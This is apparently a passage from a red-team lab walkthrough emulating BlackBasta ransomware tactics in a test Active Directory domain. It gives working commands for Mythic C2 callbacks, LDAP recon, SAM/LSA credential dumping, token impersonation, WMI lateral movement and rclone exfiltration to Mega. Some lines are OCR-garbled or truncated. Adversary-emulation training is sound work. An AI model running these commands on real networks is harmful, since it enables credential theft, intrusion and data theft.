You can CRTL+C now and the payload process should continue



```
   -a, --user-agent USERAGENT      Spe
   -c, --pub-key PUBLIC_KEY_PATH   Loca
   -k, --priv-key PRIVATE_KEY_PATH Loca
   -r, --realm DOMAIN              Kerb
   -s, --scripts PS_SCRIPTS_PATH   Powe
       --spn SPN_PREFIX            SPN
   -e, --executables EXES_PATH     C# e
   -i, --ip IP                     Remo
   -U, --url URL                   Remo
   -u, --user USER                 User
   -p, --password PASS             Pass
   -H, --hash HASH                 NTHa
   -P, --port PORT                 Remo
   -V, --version                   Show
   -n, --no-colors                 Disa
   -N, --no-rpath-completion       Disa
   -l, --log                       Log
   -h, --help                      Disp

┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec north/jeor.mormont:

┌──(kali㉿kali)-[~]
└─$ $ impacket-wmiexec north/jeor.mormont

┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec north/jeor.mormont:
Impacket v0.12.0 - Copyright Fortra, LLC

[*] SMBv3.0 dialect used


^C[-]

┌──(kali㉿kali)-[~]
```

```
INTERACT   IP          HOST          USER          DOMAIN   PID    LAST CHECKIN   DESCRIPTION
20         10.0.0.22   CASTELBLACK   jeor.mormont  NORTH    6832   8 seconds      Created by bob_smith at 2025-03
```

```
[Fri Mar 21 2025 04:29 PM] / T-179 / bob_smith / C-20 / apollo /
pwd
C:\
```


You should see the payload callback to the Mythic server.

✅ **Objective 2**: Establish command & control over the compromised host.

3. Lateral Movement

ℹ️ **Note** - Before executing these .NET assemblies you must upload them from the Tools folder provided in the lab material.

When the time comes, enter `execute_assembly` to open the upload modal.



execute_assembly's Parameters

Description

```
Executes a .NET assembly with the specified arguments. This assembly must first be known by the agent using the `register_assembly` command
or by supplying an assembly with the task.
```

Requires Admin?

False

New Assembly

Parameter	Value
New Assembly Required	
Arguments	

Name	Size	Type	Modified
ADSearch.exe	376.3 kB	Program	21:10
Rubeus.exe	466.4 kB	Program	21:10
SharpSecDump.exe	42.5 kB	Program	21:31

3.1 Active Directory Recon

BlackBasta was observed using `execute-assmebly` with an unknown tool that appeared to be collecting LDAP information and write it to disk.

For the lab we can use `ADSearch.exe` to gather LDAP info.

- Gather a list of domain users and their information

Make sure to use the `--username`, `--password`, and `--domain` flags directly, or you may receive an LDAP error because of our Kerberos ticket.

```
execute_assembly -Assembly ADSearch.exe -Arguments '--username jeor.mormont --password "<REDACTED>" --domain north.sevenkingdoms.local --search "(&(objectCategory=user))" --json --attributes cn,userprincipalname,description,admincount'
```

🔑 You should find something interesting in the LDAP output

3.2 Credential Dumping

In the leaked chat logs multiple references were made to tools with “mimi” in the name suggesting mimikatz.

Additionally in the leaked chats, unknown tools were referenced such as `dmp.exe` and some other kernel-level tools for dumping memory contents.

- Dump the host’s SAM and LSA secrets using `SharpSecDump.exe`.

```
execute_assembly -Assembly SharpSecDump.exe -Arguments -target=127.0.0.1
```

3.3 Remote Services

BlackBasta references the Cobalt Strike `jump` command multiple times, used to execute commands on remote systems using different protocols.

To move laterally, they might use WMI, PsExec, or RDP with credentials found.

RDP

- You can use the credentials found in the AD recon to move laterally to WINTERFELL. For the lab, use the WMI method below.


WMI

⭐ **Important!** - Before impersonating a new token below, copy your payload to a world-readable location like `C:\Users\Public`.

```
cp C:\Users\jeor.mormont\Documents\<USERNAME>.exe C:\Users\Public\<USER
```

- Impersonate the user with the credentials found above using `make_token`

```
make_token -username north.sevenkingdoms.local\robb.stark -password <REDACTED> -netOnly false
```



make_token's Parameters

Description
Creates a new logon session and applies it to the agent. Modal popup for options and selecting an existing credential.

Requires Admin?
False

Parameter Group: Default


Parameter	Value
Username Required	north.sevenkingdoms.local\robb.stark
Password Required	********
NetOnly Logon	○

- Copy your payload over to the remote host

```
cp C:\Users\Public\<USERNAME>.exe \\WINTERFELL\C$\Windows\Temp\<USERNAME>.exe
```

- Execute the payload on the remote machine through `wmiexecute`

```
wmiexecute -command C:\Windows\Temp\<USERNAME>.exe -Host WINTERFEL
```



wmiexecute's Parameters

Description


```
Use WMI to execute a command on the local or specified remote system, can also be given optional credentials to impersonate a different user.
```

Requires Admin?

False

Parameter	Value
command Required	C:\Windows\Temp\bob_smith.exe
Host	WINTERFELL
username	
password	
domain	

You should see a new C2 callback from WINTERFELL.



INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
16	10.0.0.11	WINTERFELL	robb.stark	NORTH	8076	1 seconds	Created by bob_smith at 2025-03-21 12:38:18 Z	apollo
15	10.0.0.22	CASTELBLACK	jeor.mormont	NORTH	7256	2 seconds	Created by bob_smith at 2025-03-21 12:38:18 Z	apollo

✅ **Objective 3**: Move laterally to WINTERFELL host using either RDP or WMI.


4. Data Exfiltration / Impact

BlackBasta has been known to exfiltrate files using legitimate tools before deploying ransomware.

We can use `rclone` in the lab to exfiltrate files.

Typically you would need to upload a configuration file to `C:\Users\<user>\AppData\Roaming\rclone\rclone.conf`

ℹ️ **Note - You can skip this step.** This has already been done for you in the lab.



upload's Parameters

Description
```
Upload a file from the Mythic server to the remote host.
```

Requires Admin?
```
False
```

Parameter	Value
Path With Filename	C:\Users\robb.stark\AppData\Roaming\rclone\rclone.conf
File Required	RCLONE.CONF


For the lab, we have pre-placed the rclone utility on the file system.

- Move into the directory with `rclone.exe`

```
cd "C:\Program Files\rclone"
```

- Check access to the remote Mega folder by listing files


```
shell .\rclone.exe ls Mega:
```



```
[Fri Mar 21 2025 11:17 AM] / T-143 / bob_smith / C-16 / apollo /
shell .\rclone.exe ls Mega:
```

- Exfiltrate the crown jewels from WINTERFELL to the remote Mega drive

```
shell .\rclone.exe copy C:\CrownJewels Mega:backup-<username>
```



```
[Fri Mar 21 2025 11:22 AM] / T-147 / bob_smith / C-16 / apollo /
shell .\rclone.exe copy C:\CrownJewels Mega:backup-bob_smith
```

If it was successful you won't see any output from the shell command. The folder backup can be seen in the Mega account now.


If you get an error like this:

```
2025/03/21 16:28:36 NOTICE: Config file "C:\\Users\\Default\\.config\\rclone\\rclone.conf" not found - using defaults
```

Then you may need to copy the `rclone.conf` to the specified location.


- Check if the file was uploaded successfully

```
shell .\rclone.exe ls Mega:
```



```
[Fri Mar 21 2025 12:31 PM] / T-160 / bob_smith / C-16 / apollo /
shell .\rclone.exe copy C:\CrownJewels Mega:backup-bob_smith

[Fri Mar 21 2025 12:31 PM] / T-161 / bob_smith / C-16 / apollo /
shell .\rclone.exe ls Mega:
    70487 backup-bob_smith/jewel.jpg
```

Now in Mega.nz, you would see the files.



Name	Size	Type	Date added
backup-bob_smith	69 KB	Folder	3/21/2025, 11:22

✅ **Objective 4**: Exfiltrate the crown jewels to Mega with rclone.